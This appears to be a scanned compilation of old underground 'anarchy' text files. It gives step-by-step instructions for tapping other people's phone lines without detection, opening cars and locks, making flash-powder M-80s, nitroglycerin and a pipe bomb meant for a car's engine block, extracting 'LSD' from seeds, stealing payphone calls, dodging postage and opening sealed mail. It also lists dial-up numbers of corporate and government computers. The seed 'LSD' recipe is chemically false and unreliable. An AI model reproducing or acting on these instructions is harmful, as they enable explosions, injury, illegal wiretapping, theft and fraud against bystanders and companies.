2. The recorder: This method is probably the most widespread, and you still don't have to be a genius to do it. There are LOTS of ways to tape conversations. The two easiest are either to put a "telephone induction pickup" (Radio Shack $1.99) on the beige box you were using, then plugging it into the microphone jack of a small tape recorder, and leaving it on record. Or plugging the recorder right into the line. This can be done by taking a walkman plug, and cutting off the earphones, then pick one of the two earphone wires, and strip it. There should be another wire inside the one you just stripped. Strip that one too, and attach alligators to them. Then follow the beige box instructions to tape the conversation. In order to save tape, you may want to use a voice activated recorder (Radio Shack $59), or if your recorder has a "remote" jack, you can get a "telephone recorder control" at Radio shack shack for $19 that turns the recorder on when the phone is on, and off when the phone is off. This little box plugs right into the wall (modularly of course), so it is best NOT to remove the modular plug for it. Work around it if you can. If not, then just do you best to get a good connection. When recording, it is good to keep your recorder hidden from sight (in the Bell box if possible), but in a place easy enough to change tapes from.

3. The wireless microphone: this is the BUG. It transmits a signal from the phone to the radio (FM band). You may remember Mr. Microphone (from Kaytel fame); these wireless microphones are available from Radio Shack for $19. They are easy to build and easy to hook up. There are so many different models, that ï73 Šis is almost impossible to tell you exactly what to do. The most common thing to do is to cut off the microphone element, and attach these two wires to screws one and two. The line MIGHT, depending on the brand, be "permanently off hook". This is bad, but by phucking around with it for a while, you should get it working. There are two drawbacks to using this method. One, is that the poor asshole who is getting his phone tapped might hear himself on "FM 88, the principal connection". The second problem is the range. The store bought transmitters have a VERY short range. I suggest that you build the customized version I will present in part four (it's cheaper too). Now on to the best of

all the methods....

4. The "easy-talks": This method combines all the best aspects of all the the other methods. It only has one drawback... You need a set of "Easy-talk" walkie talkies. They are voice activated, and cost about $59. You can find 'em at toy stores, and "hi-tech" catalogs. I think t(at any voice activated walkie talkies will work, but I have only tried the easy-talks. First, you have to decide on one for the "transmitter" and one for the "receiver". It is best to use the one with the strongest transmission to transmit, even though it may receive better also. De-solder the speaker of the "transmitter", and the microphone of the "receiver". Now, go to the box. put the walkie talkie on "VOX" and hook the microphone leads (as in method three) to the first and second screws in the box. Now go home, and listen on your walkie talkie. If nothing happens, then the phone signal wasn't strong enough to "activate" the transmission. If this happens, there are two things you can do. One, add some ground lines to the microphone plugs. This is the most inconspicuous, but if it doesn't work then you need an amplifier, like a walkman with two earphone plugs. Put the first plug on the line, and then into one of the jacks. Then turn the volume all the way up (w/out pressing play). Next connect the second earphone plug to the mice wires, and into the second earphone outlet on the walkman. Now put the whole mess in the box, and lock it up. This should do the trick. It gives you a private radio station to listen to them on: you can turn it off when something boring comes on, and you can tape off the walkie talkie speaker that you have!

PART IV: WIRELESS TRANSMITTER PLANZ


This is a tiny transmitter that consists on a one colpitts oscillator that derives it's power from the phone line. Since the resistance it puts on the line is less than 100 ohms, it has no effect on the telephone performance, and can not be detected by the phone company, or the tappee. Since it is a low-powered device using no antenna for radiation, it is legal to the FCC. (That is it complies with part 15 of the FCC rules and regulations). It, however is still illegal to do, it's just that what you're using to do it is legal. This is explained later in part 15... "no person shall use such a device for eavesdropping unless authorized by all parties of the conversation" (then it's not eavesdropping is it?). What this thing does, is use four diodes to form a "bridge rectifier". It produces a varying dc voltage varying with the auto-signals on the line. That voltage is used to supply the the voltage for the oscillator transistor. Which is connected to a radio circuit. From there, you can tune it to any channel you want. The rest will all be explained in a minute....

ï73 ŠPARTS LIST

item	description
C1	47-Pf ceramic disk capacitor
C2,C3	27-Pf mica capacitor
CR1,CR2,CR3,CR4	germanium diode 1n90 or equivalent
R1	100 ohm, 1/4 watt 10% composition resistor
R2	10k, 1/4 watt 10% composition resistor
R3	.7k, 1/4 watt 10% composition resistor
L1	2 uH radio frequency choke (see text)

L2 5 turns No.20 wire (see text)
Q1 Npn rf transistor 2N5179 or equivalent

L1 may be constructed by winding approximately 40 turns of No. 36 enamel wire on a mega-ohm, 1/2 watt resistor. The value of L1 is not critical. L2 can be made by wrapping 5 turns of No. 20 wire around a 1/4 inch form. After the wire is wrapped, the form can be removed. Just solder it into place on the circuit board. It should hold quite nicely. Also be sure to position Q1 so that the emitter, base, and collector are in the proper holes. The schematic should be pretty easy to follow. Although it has an unusual number of grounds, it still works.



The odd thing about this bug that we haven't encountered yet, is that it is put on only one wire (either red or green) so go to the box, remove the red wire that was ALREADY on screw #1 and attach it to wire 'A' of the bug. Then attach wire 'B' to the screw itself. You can adjust the frequency which it comes out on the FM channel by either smooshing, or widening the coils of L2. It takes a few minutes to get to work right, but it is also very versatile. You can change the frequency at will, and you can easily record off your radio.

PART FIVE: HELPFUL HINTS

ï73 Š

First of all, With method one, the beige box, you may notice that you can also dial out on the phone you use. I don't recommend that you do this. If you decide to anyway, and do something conspicuous like set up a 30 person conference for three hours, then I suggest that you make sure the people are

either out of town or dead. In general, when you tap a line, you must be careful. I test everything I make on my line first, then install it late at night. I would not recommend that you leave a recorder on all day. Put it on when you want it going, and take it off when you're done. As far as recording goes, I think that if there is a recorder on the line it sends a sporadic beep back to the phone co. I know that if you don't record directly off the line (i.e off your radio) then even the most sophisticated equipment can't tell that you're recording. Also, make sure that when you install something, the people are NOT on the line. Installation tends to make lots of scratchy sounds, clicks and static. It is generally a good thing to avoid. It doesn't take too much intelligence to just make a call to the house before you go to install the thing. If it's busy then wait a while. (This of course does not apply if you are making a "midnight run").

All in all, if you use common sense, and are *VERY* careful, chances are you won't get caught. Never think that you're unstoppable, and don't broadcast what you're doing. Keep it to yourself, and you can have a great time.

Miracle Lock Picking

While the basic themes of lockpicking and uninvited entry have not changed too much in the last few years, some modern devices and techniques HAVE appeared on the scene...

AUTOS

Many older autos can still be opened by easily with a SLIM JIM type opener (these and other auto locksmithing techniques are covered fully in the book, IN THE STEAL OF THE NIGHT. Look for it at the next gun-show in your town.); however, many modern cars have built covers over the lock mechanism, or have moved the goodies so the Slim Jim will not function...

So...

AMERICAN LOCKSMITH SERVICE
P.O. Box 26
Culver City, CA 90230

Carries a new and improved Slim Jim that is 30" long and only 3/4" wide so it will both reach and slip through the new car lock covers. Price is $5.75 plus $2.00 postage and handling.

General Motors cars have always been a bane to people who needed to open them, because the sidebar locking unit they employ is very difficult to pick. To further complicate matters, the new GM cars do employ metal shields to make the use of a Slim Jim type instrument very difficult...

So...
ï73 Š
LOCK TECHNOLOGY CORP.
685 Main St.
New Rochelle, NY 10801

Offers a cute little gizmo which will easily remove the lock cylinder without

harm and let you enter and/or start the vehicle. GMC-40 sells for $56.00 plus $2.00 postage and handling. The best general automobile opening kit is probably the set of lockout tools offered by:

STECK MFG COPR.
1319 W Stewart St.
Dayton, OH 45408

For $29.95 one can purchase a complete set of 6 carbon steel lockout tools that will open 95%+ of the cars around.

Kwikset locks have become quite popular as one-step-up security locks for buildings. They are a bit harder to pick and do offer a higher degree of privacy than a normal, builder installed, door lock.

So...

Kwikset locks can be handily disassembled and the door opened, without harm to either the lock or the door, by using a KIWK-OUT tool sold by:

A MFG
1151 Wallace SE
Massilon, OH 44646

Price is $11.95, but if you are too lazy to pick auto locks...

VEEHOF SUPPLY
Box 361
Storm Lake, IO 50588

Still sells tryout keys for most cars. Price averages about $20.00 a set.

Updated Lock Picking:

For years, there have been a number of pick attack procedures for most pin and disc tumbler lock systems. In reverse order of ease they are:

Normal picking: Using a pick set to align the pins, one by one, until the shear line is set and lock opens.

Raking: This method uses picks that are constructed wth a series of bumps, or diamond shaped notches. these picks are "raked", i.e., run over all pins at one time. With luck, the pins will raise into the open position and stay there. Raking, if successful, can be much less effort than standard picking is.

Lock Aid Gun: This gun shaped device was invented a number of years ago and has found applicatin with many locksmiths and security personnel. Basically, ï73 Ša needle shaped pick is inserted in the snout of the "gun" and the "trigger" is pulled. This action snaps the pick up and down strongly. If the tip is slipped under the pins, they will also be snapped up and down strongly. With a bit of luck, they will strike each other and separate at the shear line for a split second. When this happens the lock will open. The Lock Aid gun is not 100% successful, but when it does work, the results are quite dramatic. I

have opened locks with one snap of the trigger, impressing the hell out of casual bystanders....

Vibrator: Some crafty people have mounted a needle pick onto an electric toothbrush power unit. This vibrating effect will sometimes open pin tumbler locks; like instantly...

Technology to the rescue!

There is now another method to open pin and wafer locks in a very short time. Although it resembles the toothbrush pick in appearance, it is actually and electronic device. I am speaking of the COBRA PICK. Designed and sold by:

FEDCORP
P.O. Box 569
Scottsdale, AZ 85252

The Cobra uses two 9-volt batteries, teflon bearings (for less noise) and a cam-roller. It comes with three picks (for different types of locks) and works both in America and overseas on pin or wafer locks. It will open common door type locks in 3 to 7 seconds with no damage (in the hands of an experienced locksmith). It can take a few seconds more, or even half a minute in the hands of someone with no experience. How much for this toy that will open most locks in 7 seconds?

$235 plus $4.50 handling.

If none of these cute, safe and sane ideas appeal to you, you can always fall back on the magic thermal lance...

The thermal lance is a rather crude instrument constructed from 3/8" hollow magnesium rods. Each "tube" comes in a 10" length, but can be cut down if desired. Each one is threaded on one end. To use the lance, you screw the tube together with a mated regulator (like a welding outfit uses) and hook up an oxygen tank. the oxygen is turned on and the hollwo rod is lit with a welding igniter. The device produces an incredible amount of heat. It is used for cutting up concrete blocks or even rocks. An active lance will go through a foot of steel in a few seconds.

The lance, also known as a burning bar, is available from:

C.O.L. MFG
7748 W Addison
Chicago, IL 60634

ï73 Š

==========
= MAKING LSD =
==========

LSD, being of the strangest drugs, is available to people on the black market, is not too hard to make in your average run-of-the-mill kitchen. LSD (LySergic acid Diethylamide) is a complex organic mixture that gives some people (most)

==========
Making LSD: ITEMS NEEDED:
1-About 200-250 grams of MORNIGLOR SEEDS or BAY HAWAIIAN OOD ROSE SEEDS.
The Morning Glory Seeds can be obtained at most plant nurseries.
2-200 cc. of petroleum ether
3-Small piece of window screen or a strainer.
4-A couple of large glasses.
5-One cookie try (old on to never be used again).
6-260 cc. of wood alcohol (call your local drug store).
7-Capsule containers (jel)
==========
Lets get started:
1. Grind up about 170 grams of Morning Glory Seeds.
2. In 145 cc of petroleum ether, soak the seeds for two or three days.
3. With screen, filter the liquid thru it and save the seed mush and allow it to dry completely.
4. Let the mush soak in 130 cc. of wood alcohol.
5. Filter solution again only. Save the liquid in a large glass jar.
6. Soak the seed mush again in 130 cc. of wood alcohol for two more days.
7. Filter out the mush and keep the liquid. Now, get the liquid that was saved in step 5.
8. Now, pour both liquids in a cookie tray and let it dry.
9. When all the liquid has dried, a yellowish gummy looking substance will appear on the cookie sheet.
10. Take the yellow gum and put these in to capsules.
==========

You can get the capsules just by buying something like DEXITREM or some other pill. Even CONTACT comes in jel capsules. Just empty them out and put the yellow gum in the capsules. Allow the capsules to sit over night for best results.

1 Trip:
34 Grams of morning glory
18 Grams of hawaiian wood
==========

How to open your own M-80 Factory

****
Supplies
****

Chicago Paper Tube. Phone # 1-312-666-1404. You will be getting the paper tubes from here. Order tubes that are 1/2" in diameter by 1 1/2" long with a 1/16" wall with RED outer wrap.
ï73 Š
Paper Products. 1310 5th St., Tempe, AZ. 85281. Order 1/2" diameter paper end plugs. Write to them for prices. REMEMBER: for every 100 paper tubes you order, you must order 200 paper end plugs.

Midwest Fireworks. 8550 RT. 224,Deerfield,OH. 44411. Phone 1-800-321-2400. Order one roll of 1/8" water proof fuse. Each M-80 needs a 2" fuse, so for every 100 paper tubes you order, you should have 17' of water proof fuse.

Barium Chemicals Inc.,P.O. Box 218,County Rd. 44, Steubenville, OH. 43952.

Phone 1-614-282-9776. Order Potassium Perchlorate. Order 2 pounds for every 250 paper tubes you order.

Alcan Metal Powder Div.,P.O. Box 290, Elizabeth,NJ 07207. Phone 1-201-353-4600. Order #AL-105 Aluminum Powder. Order 1 pound for every 250 paper tubes you order.

Buy 1 gallon of Elmers glue from a hardware store or lumber yard.

****
Assembly
****

1. Put 1 drop of glue on the inside of one end of the tube and insert the paper end plug.

2. Punch or drill a 1/8" hole in the side of the paper tube.

3. Cut the fuse you purchased into 2" long pieces.

4. Insert the fuse into the hole in the paper tube and glue in place.

5. Scoop the paper tube with the fuse into a container of flash powder. The paper tube should be about 2/3 full.

6. Put glue on the end plug and insert it into the paper tube filled with flash powder.

7. The completed M-80 firecracker should dry and the glue will become hard in 30-45 minutes.

****
Flash Powder Formula
****

Sensitive to friction and impact. High Explosive!

Potassium Perchlorate 2 lbs.
Aluminum Powder 1 lb.

There must be a 2 to 1 ratio of Potassium Perchlorate to Aluminum Powder in order for the flash powder to be good. It must also be mixed well.

Suggested Price for the M-80's
You can make up your own price,but here are some prices.
ï73 Š
2 for $1.00 11 for $5.00 24 for $10.00 50 for $20.00 100 for $40.00

==========
MAIL SECRETS
==========

There is a little secret coding or gimmickry on U.S. mail. All U.S. postage stamps have an invisible ink coding that flouresces in ultraviolet light.

Partly this is to detere counterfeiting of stamps. Mostly, it is to speed up sorting. Canceling machines shine an ultraviolet beam on letters and check for a glow. Calcium silicate (which glows orange-red) and zinc orthosilicate (which glows yellow-green) are used. They are printed over the entire surface of stamps or in a geometric pattern.

Personal letters to the U.S. President have a secret numerical code. The president often gets 10,000 letters a day. Virtually all must be opened, read, and answered by the White House mail staff. So that letters from friends get to the president and family unopened, all close friends are given a sequence of numbers to write on the outside of the envelope. The code changes with each president. Ronald Reagan's code was described as a number with a special meaning to Reagan and his wife. Jimmy Carter used an old phone number of Rosalynn's.

WAX SEALS

Wax seals are not a guarantee against unauthorized opening of a letter. According to the CIA Flaps and Seals Manual, edited by John M. Harrison (Boulder, Colo.: Paladin Press, 1975), there is a way to remove and replace seals.

First the opener takes a plaster-of-paris cast of the seal. This is set aside to harden. The wax is gently heated with an infrared lamp. When soft, it is rolled into a ball and set aside. The flap of the envelope is steamed open, and the letter is taken outand photocopied.

After the envelope's contents and replaced and the flap resealed, the same wax is used to re-create the seal. It is heated till pliable and pressed back into shape with the plaster-of-paris mold.

One type of seal is secure, even according to CIA Flaps And Seals Manual: one made of two or more colors of wax melted together. The colors inevitably come out different on the second, surreptitious pressing. But a color Polaroid of the seal must be sent under seperate cover so that the letter's recipient can compare it wiht the seal on the message letter.

None of the common seals are reliable against unauthorized opening, assuming that knowledgeable letter-openers may want to open your mail. Scoth tape across the flap of an envelpoe come of cleany with carbon tetrachloride (applied with a brush or a hypodermic needle). If you suspect that someone is ï73 Šopening your mail, the manual suggests sending yourself a letter containing a sheet of carbon or wax paper. The heat and mechanical treatment of the letter opening will smudge the carbon and melt the wax. Otherwise, you have to examine letters carefully to detect prior opening. A torn flap, smudging of the flap glue, flattened ridges in the flap, or concave (from the back) curling due to steaming are evidence of opening.

A more sophisticated test requires steaming part of the envelope near the flap for fifteen seconds. Then place the envelope under an ultraviolet lamp. If there is a difference in flourescence between the steamed and the unsteamed part of the envelope, then the envelope paper is suitable for the test. If so,

examine the unsteamed part of the flap under the ultraviolet lamp. If it shows a different flourescence than the other unsteamed parts of the envelope, it indicates that the flap may have been previously steamed.

The ultraviolet lamp is also useful in detecting invisible writing. An effective ultraviolet ink need not flouresce brightly, as the silicate stamps inks do. Any substance that changes the flourescence of paper in ultraviolet light yet is invisible in ordinary light will work. Prisoners have used human urine as an invisible ink (not hard to get, ehh?). Salt water, vinegar, milk, fruit juices, saliva, and water solutions of soap or drugs also work, with varying degrees of legibility.

HOW TO MAIL WITHOUT A STAMP

Postal chiselers used to mail letters unstamped in the knowledge that they would be delievered anyway--postage due to the recipient. It took a niggardly person to mail personal letters this way, but many people did it on bill payments. So the post office changed its policy. It stopped delivering letters without stamps. A letter with a stamp--even a one-cent stamp--is delivered (postage due if need be). A letter with no stamp is returned to the sender.

Naturally, this had just opened up a new way of cheating. Letters can now be maileed for free by switching the positions of the delivery address and the return address. If there is no stamp on the envelope, it will be "returned"--that is, delivered to the address in the upper left corner--which is where the sender wanted it to go in the first place. Unlike under the old system, the letter is not postage-due. At most the recipient gets a stamped purple reminder that "the post office does not deliver mail without postage."

At least one large company seems to have adapted this principle to its billing. Citibank bases its MasterCard operations in Sioux Falls, South Dakota. The bill payment envelopes have the Citibank Sioux Falls address in both the delivery address and the return address positions. (Most bill payment envelopes have three lines for the customer to write in his return address.) Therefore, regardless of whether the customer puts a stamp on the envelope, it is delivered to Citibank. (The return-address gimmick works even when the return address is in a different state from the mailing point.)

Who is cheating whom? If the customer puts the correct postage on the envelope, it is delivered to Sioux Falls at customer expense. No one is ï73 Šslighted. If, on the other hand, the customer intentionally omits the stamp, the payment is delivered at the post office expense. Then the customer has cheated the post office. The post office also loses out if the customer honestly forgets to put a stamp on the envelope. But the blame ought to be shared with the peculiar design of Citibank's envelope.

Citibank's motive is plain: If payment envelopes are returned to forgetful customers, it delays payment.

**** MAINFRAMES & MISC. ****

THE FOLLOWING IS A LIST OF NUMBERS I HAVE COMPILED THROUGH A PERIOD OF TIME. NOTE THAT SOME OF THE NUMBERS LISTED ARE NOT OF MAINFRAME NATURE BUT RATHER A SMALLER TYPE SYSTEM.

312-972-7603	ARROGON NET LAB
800-228-1111	AMERICAN EXPRESS
215-564-6572	ATLANTIC CITY CASINO
800-225-8456	AUTONET
800-327-676	
313-234-5621	FTS
213-798-2000	FTS
202-347-3222	F.A.A.
817-332-8491	FORTWORTH SCHOOL
817-625-6401	GIS
617-732-1251	HARVARD
617-732-1802	"
415-857-8193	HP3000
303-232-8555	HP3000
313-644-3840	HIGH SCHOOL
714-962-3365	H.A.T.S.
215-563-9213	HP3000
512-385-4170	HP3000
301-881-6156	HP3000
301-881-6157	HP3000
301-881-6158	HP3000SION
609-734-3131	RCA/CMS
414-476-8010	RSTS/E
414-542-4494	"
414-543-0789	"
303-447-2540	"
817-877-0548	"
313-964-2064	SMITH & HENCHMAN
315-423-1313	SYRACUSE DECS
404-885-3460	SEARS CREDIT CHECK
212-369-5114	SPENCE SCHOOL
713-795-1200	SHELL VULCAN
313-964-2000	SEMAT COMPUTER
412-794-7601	SLIPPERY ROCK OIL
800-424-9494	TELEMAIL
714-776-4511	TRW

ï73 Š

THE FOLLOWING IS A LIST OF NUMBERS I HAVE COMPILED THROUGH A PERIOD OF TIME. NOTE THAT SOME OF THE NUMBERS LISTED ARE NOT OF MAINFRAME NATURE BUT

RATHER A SMALLER TYPE SYSTEM.

312-972-7603 ARROGON NET LAB
800-228-1111 AMERICAN EXPRESS
215-564-6572 ATLANTIC CITY CASINO
800-225-8456 AUTONET
800-327-676
313-234-5621 FTS
213-798-2000 FTS
202-347-3222 F.A.A.
817-332-8491 FORTWORTH SCHOOL
817-625-6401 GIS
617-732-1251 HARVARD
617-732-1802 "
415-857-8193 HP3000
303-232-8555 HP3000
313-644-3840 HIGH SCHOOL
714-962-3365 H.A.T.S.
215-563-9213 HP3000
512-385-4170 HP3000
301-881-6156 HP3000
301-881-6157 HP3000
301-881-6158 HP3000SION
609-734-3131 RCA/CMS
414-476-8010 RSTS/E
414-542-4494 "
414-543-0789 "
303-447-2540 "
817-877-0548 "
313-964-2064 SMITH & HENCHMAN
315-423-1313 SYRACUSE DECS
404-885-3460 SEARS CREDIT CHECK
212-369-5114 SPENCE SCHOOL
713-795-1200 SHELL VULCAN
313-964-2000 SEMAT COMPUTER
412-794-7601 SLIPPERY ROCK OIL
800-424-9494 TELEMAIL
714-776-4511 TRW

How to Make Nitroglycerin

CH2ONO2
!
3/2 N2 + 3 CO2
CHONO2 ---------->
+
! Ignition
5/2 H2O + 1/4 O2
CH2ONO2

ï73 Š

(How Nitro explodes--note that the byproducts are nothing but nitrogen, carbon

dioxide, water and oxygen)

Nitroglycerin [heretofore Nitro] is a very high-explosive. I am not sure who invented it but he porbably didn't-- the first preson to make it blew himself up and his friend got the info off his notes. Well anyway, the next best thing to nitro is TNT which is ten times harder to make but also ten times safer to make. If you can't use common sense then don't even try to make this stuff-- a few drops can be lethal under certain circumstances.

To make Nitro:

Mix 100 parts fuming nitric acid(for best results it should have a specific gravity of 50 degrees Baume') with 200 parts sulphuric acid. This is going to be hot at first--it won't splatter if you pour the nitric into the sulphuric but don't try it the other way around. The acid solutions together can dissolve flesh in a matter of seconds so take the proper measures for God's sake!!! When cool, add 38 parts glycerine as slowly as possible. Let it trickle down the sides of the container into the acids or it won't mix thourily and the reaction could go fast--which causes heat to ignite the stuff. Stir with a **GLASS** rod for about 15 seconds or so then **CAREFULLY** pour it into 20 times it's **VOLUME** of water. It will visibly precipate immediatly. There will be twice as much Nitro as you used glycerin and it is easy to seperate. Mix it with baking soda as soon as you have seperated it-- this helps it not to go off spontainously.

::
NOTES: Parts are by weight and the Baume' scale of specific gravity can be found in most chem. books. You can get fuming nitric and sulfuric acid where ever goo chemical or fertilizers are sold. It is positivly *STUPID* to make more than 200 grams of Nitro at a time. When mixing the stuff wear goggles, gloves, etc. When I first made the stuff I had the honor of having it go off by itself (I added too much glycerin at a time). I was across the room at the time, but I felt the impact-- so did the table it was on as well as the window it was next to--they were both smashed by only 25 grams in an open bowl. Oh yes, glycerine you can get at any pharmacy and you need an adults sigature for the acids. Any bump can make Nitro go off if you don't add the bicarbonate of (baking) soda-but even with that, if it gets old I wouldn't play catch with it.

Once you have made the Nitro and saturated it with bicarb. you can make a really powerful explosive that won't go off by itself by simply mixing it with as much cotton as you can add and then saturating it that with molten parifine--just enough to make it sealed and hard. Typically use the same amounts (by weight) of each Nitro, cotton, and parifine. This when wrapped in newspaper, was once known as "Norbin & Ohlsson's Patent Dynamite," but that was back in 1896.

ï73 ŠModem Noise Killer (alpha version)

With this circuit diagram, some basic tools including a soldering iron, and four or five components from Radio Shack, you should be able to cut the noise/garbage that appears on your computer's screen.

I started this project out of frustration at using a US Robotics 2400 baud modem and getting a fare amount of junk when connecting at that speed. Knowing that capacitors make good noise filters, I threw this together.

This is very easy to build, however conditions may be different due to modem type, amount of line noise, old or new switching equipment (Bell's equipment), and on and on. So it may not work as well for you in every case. If it does work, or if you've managed to tweek it to your computer/modem setup I' d like to hear from you.

I'd also appreciate any of you electronic wizzards out there wanting to offer any improvements. Let's make this work for everyone!

Please read this entire message and see if you understand it before you begin.

OK, what you' ll need from Radio Shack:

1 #279-374 Modular line cord if you don't already have one. You won't need one if your phone has a modular plug in its base. $4.95

1 #279-420 Modular surface mount jack (4 or 6 conductor) $4.49

1 #271-1720 Potentiometer. This is a 5k audio taper variable resistor. $1.09

1 #272-1055 Capacitor. Any non-polarized 1.0 to 1.5 uf cap should do. Paper, Mylar, or metal film caps should be used, although #272-996 may work as well. (272-996 is a non-polarized electrolytic cap) $.79

1 100 ohm resistor - quarter or half watt. $.19

1 #279-357 Y-type or duplex modular connector. Don't buy this until you've read the section on connecting the Noise Killer below. (A, B,or C) $4.95

First off, open the modular block. You normally just pry them open with a screwdriver. Inside you'll find up to 6 wires. Very carefully cut out all but the green and red wires. The ones you'll be removing should be black, yellow, white, and blue. These wires won't be needed and may be in the way. So cut them as close to where they enter the plug as possible. The other end of these wires have a spade lug connector that is screwed into the plastic. Unscrew and remove that end of the wires as well. Now, you should have two wires left. Green and red. Solder one end of the capacitor to the green wire. Solder the other end of the capacitor to the center lug of the potentiometer (there are three lugs on this critter). Solder one end of the resistor to the red wire. You may want to shorten the leads of the resistor first. Solder the other end of the resistor to either one of the remaining outside lugs of the potentiometer. Doesn't matter which. Now to wrap it up, make a hole in the lid of the mod block to stick the shaft of the potentiometer through. Don't make this hole dead center as the other parts may not fit into the body of the mod block if you do. See how things will fit in order to find where the hole will go. Well, now that ï73 Šyou've got it built you'll need to test it. First twist the shaft on the potentiometer until it stops. You won't know which way to turn it until later.

It doesn't matter which way now. You also need to determine where to plug the Noise Killer onto the telephone line. It can be done by one of several ways:

A. If your modem has two modular plugs in back, connect the Noise Killer into one of them using a line cord. (a line cord is a straight cord that connects a phone to the wall outlet. Usually silver in color)

B. If your phone is modular, you can unplug the cord from the back of it after you're on-line and plug the cord into the Noise Killer.

C. You may have to buy a Y-type modular adaptor. Plug the adaptor into a wall outlet, plug the modem into one side and the Noise Killer into the other. Call a BBS that has known noise problems. After you've connected and garbage begins to appear, plug the Noise Killer into the phone line as described above. If you have turned the shaft on the potentiometer the wrong way you'll find out now. You may get a lot of garbage or even disconnected. If this happens, turn the shaft the other way until it stops and try again. If you don't notice much difference when you plug the Noise Killer in, that may be a good sign. Type in a few commands and look for garbage characters on the screen. If there still is, turn the shaft slowly until most of it is gone. If nothing seems to happen at all, turn the shaft slowly from one side to the other. You should get plenty of garbage or disconnected at some point. If you don't, reread this message to make sure you've connected it right.

END OF ORIGNAL FILE

ADDITION TO ORIGNAL FILE - 2/29/88 - Mike McCauley - CIS 71505,1173

First, a personal recomendation. _THIS WORKS!!!_ I have been plagued with noise at 2400 for some time. I went round and round with Ma Bell on it, and after they sent out several "repair persons" who were, to be kind, of limited help in the matter, I threw in the towel. I saw this file on a board up east a few days ago, and thought I'd bite. Threw the gismo together in about 10 minutes, took another five to adjust the pot for best results on my worst conection, and guess what? No more worst connecion! A few pointers:

1) The pot need not be either 5K or audio taper. I used a 10K 15 turn trim pot. Suggest you use what is handy.
2) I used 2MFD's of capacitance (two 1MFD's in parallel) Two R.S. p/n 272-1055 work fine. Remember that about 90 Volts will appear across red & green at ring, so the caps should be rated at 100VDC+.
3) I ended up with a final series resistance value (100 ohm + pot) of 2.75K. I speculate that one could probably use 2MFD and a fixed 2.7K resistor and do the job 90% of the time. The adjustment of the pot is not very critical. Changes of +/- 1K made little difference in the performance of the circuit.


Hope it works as well for you as it did for me.

Mike McCauley

ï73 Š How to "steal" local calls from most Payphones


Now to make free local calls, you need a finishing nail. We highly recommend "6D E.G. FINISH C/H, 2 INCH" nails. These are about 3/32 of an inch in diameter and 2 inches long (of course). You also need a large

size paper clip. By large we mean they are about 2 inches long (FOLDED). Then you unfold the paper clip. Unfold it by taking each piece and moving it out 90 degrees. When it is done it should look somewhat like this:



Now, on to the neat stuff. What you do, instead of unscrewing the glued-on mouthpiece, is insert the nail into the center hole of the mouthpiece (where you talk) and push it in with pressure or just hammer it in by hitting the nail on something. Just DON'T KILL THE MOUTHPIECE! You could damage it if you insert the nail too far or at some weird angle. If this happens then the other party won't be able to hear what you say.

You now have a hole in the mouthpiece in which you can easily insert the paper clip. So, take out the nail and put in the paper clip. Then take the other end of the paper clip and shove it under the rubber cord protector at the bottom of the handset (you know, the blue guy...). This should end up looking remotely like...like this:



(The paper clip is shoved under the blue guy to make a good connection between the inside of the mouthpiece and the metal cord.)

Now, dial the number of a local number you wish to call, sayyyy, MCI. If everything goes okay, it should ring and not answer with the "The Call You Have Made Requires a 20 Cent Deposit" recording. After the other end answers the phone, remove the paper clip. It's all that simple, see?

There are a couple problems, however. One is, as we mentioned earlier, the mouthpiece not working after you punch it. If this happens to you, simply move on to the next payphone. The one you are now on is lost. Another problem is that the touch tones won't work when the paper clip is in the mouthpiece. There are two ways around this..

A> Dial the first 6 numbers. This should be done without the paper ï73 Šclip making the connection, i.e., one side should not be connected. Then connect the paper clip, hold down the last digit, and slowly pull the paper clip out at the mouthpiece's end.

B> Don't use the paper clip at all. Keep the nail in after you punch it. Dial the first 6 digits. Before dialing the last digit, touch the nail head to the plate on the main body of the phone, the money safe thingy..then press the last number.

The reason that this method is sometimes called clear boxing is because there is another type of phone which lets you actually make the call and listen to them say "Hello, hello?" but it cuts off the mouthpiece so they can't hear you. The Clear Box is used on that to amplify your voice signals and send it through the earpiece. If you see how this is even slightly similar to the method we just described up there, kindly explain it to US!! Cause WE don't GET IT!

Anyways, this DOES work on almost all single slot, Dial Tone First payphones (Pacific Bell for sure). We do it all the time. This is the least, WE STRESS *LEAST*, risky form of Phreaking. And remember. There are other Phreaks like you out there who have read this article and punch payphones, so look before you punch, and save time.

- HOW TO MAKE A POWERFUL PIPE BOMB -

This pipe bomb is extremely powerful and should be used with extreme caution. This bomb is very nice and EXTREMELY powerful, though. It packs quite a punch, especially nestled on someone's engine block.

Ingredients:

1. A PVC pipe. The longer, the more powerful. I recommend about 5 inches.
2. Two ends, preferably brass. These are the things that screw on to the end of the pipe.
3. Black powder - gun powder.
4. A drill.
5. Cannon Fuse, 6+ inches long.

* 6. Iron bits and pieces.

* denotes optional.

Instructions:

Use the drill to make a hole in the middle of the PVC pipe, a hole as big as the width of the fuse. Put one end on one end of the pipe, tighten it nicely ï73 Š and then pour as much black powder in there as will fit. Now securely fasten the other end on the other side and insert the fuse. Place, light, and run!

Options:

Bury the bomb about six inches underground and light. I once did this and it sent debris 20 feet in every direction.
Place on the engine block of car to destroy it.
